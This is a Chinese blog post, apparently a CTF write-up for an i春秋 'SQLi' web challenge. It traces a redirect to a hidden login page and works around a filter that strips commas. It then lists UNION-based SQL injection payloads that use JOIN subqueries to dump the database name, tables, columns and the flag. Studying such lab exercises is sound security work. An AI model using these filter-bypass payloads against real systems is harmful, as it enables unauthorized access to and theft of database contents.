

i春秋web-SQLi(过滤逗号的注入--join注入技巧)

原创

大千SS 于 2019-05-21 21:43:11 发布 1864 收藏 3

分类专栏: [sql注入](#) [i春秋](#) 文章标签: [i春秋](#) [SQL注入](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/zz_Caleb/article/details/90416073

版权



[sql注入](#) 同时被 2 个专栏收录

25 篇文章 0 订阅

订阅专栏



[i春秋](#)

13 篇文章 0 订阅

订阅专栏

逗号被过滤之下需要一些注入技巧, 本文为其中一种, 另一种参考https://blog.csdn.net/zz_Caleb/article/details/88933173。

题目是SQLi, 应该是个注入的题, 进来之后直接就是**b68a89d1c4a097a9d8631b3ac45e8979.php**, 一般应该是index.php的,

这里可能是有一个重定向, 看一下页面源码:

```
1 <html>
2 <head><title>Loading... </title></head>
3 <body>
4     <!-- login.php?id=1 -->
5 </body>
6 </html>
```

于是访问了login.php?id=1, 看着好像是一个很明显的注入的, 但是并没有任何可以注入的迹象, 无论怎么更改payload, 页面仍是不变。这也算是个大坑了, 真正的注入根本就别在这, 一开始的重定向就应该引起注意的, 访问index.php重定向抓包:

Burp Suite Professional v2.0.05beta - Temporary Project - licensed to surferxyz

Target: <http://36d8964201344677a8f92a2139610d06e97564f2e9f14631.changame.ichunqiu.com>

Request


Raw Params Headers Hex

```
GET /index.php HTTP/1.1
Host: 36d8964201344677a8f92a2139610d06e97564f2e9f14631.changame.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: pgv_pvi=1074417664; chkphone=acWxNpxhQpDiAchhNuSnEqiQuDlO0000;
ci_session=091848050c997a2c770ce3faed72dada78adc59a;
__jsluid=d66f2d212e2f9d1f233d84744a3e8634
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


Response

Raw Headers Hex Render

```
HTTP/1.1 200 OK
Date: Tue, 21 May 2019 12:41:05 GMT
Content-Type: text/html
Content-Length: 0
Connection: close
refresh: 0;url=/b68a89d1c4a097a9d8631b3ac45e8979.php
X-Via-JSL: 0abb659,-
X-Cache: bypass
```



除了清楚的看到了重定向意外，并没有什么有用的信息，真正有用的信息在这里：
我们访问index.php可以看到



于是接下来就是访问l0gin.php?id=1了：



然后就可以在l0gin.php?id=1这里开始我们的注入了。
尝试1'：



真正重要的在这个逗号的过滤上，发现不了的话是做不出来的
1' order by 1#



id	username
1' order by 1	

1' order by 1,2#

id	username
1' order by 1	

可见逗号以及其后的字符都会被过滤，所以要绕过逗号进行注入，这里利用join来注入，文章开头提到的链接中的case注入技巧也可绕过逗号，但是需要脚本，在这里并不能成功而且join注入相对来说也更简单。

id=1' union select * from (select 1) a join (select 2) b%23

id	username
1	2

暴库：

id=1' union select * from (select 1) a join (select database()) b%23

id	username
1	sqli

得到数据库sqli

暴表：

id=1' union select * from (select 1) a join (select group_concat(table_name) from information_schema.tables where table_schema=database()) b%23

得到user表

暴字段：

id=1' union select * from (select 1) a join (select group_concat(column_name) from information_schema.columns where table_name='user') b%23

得到flag_9c861b688330

暴flag：

id=1' union select * from (select 1) a join (select flag_9c861b688330 from user) b%23

拿到flag。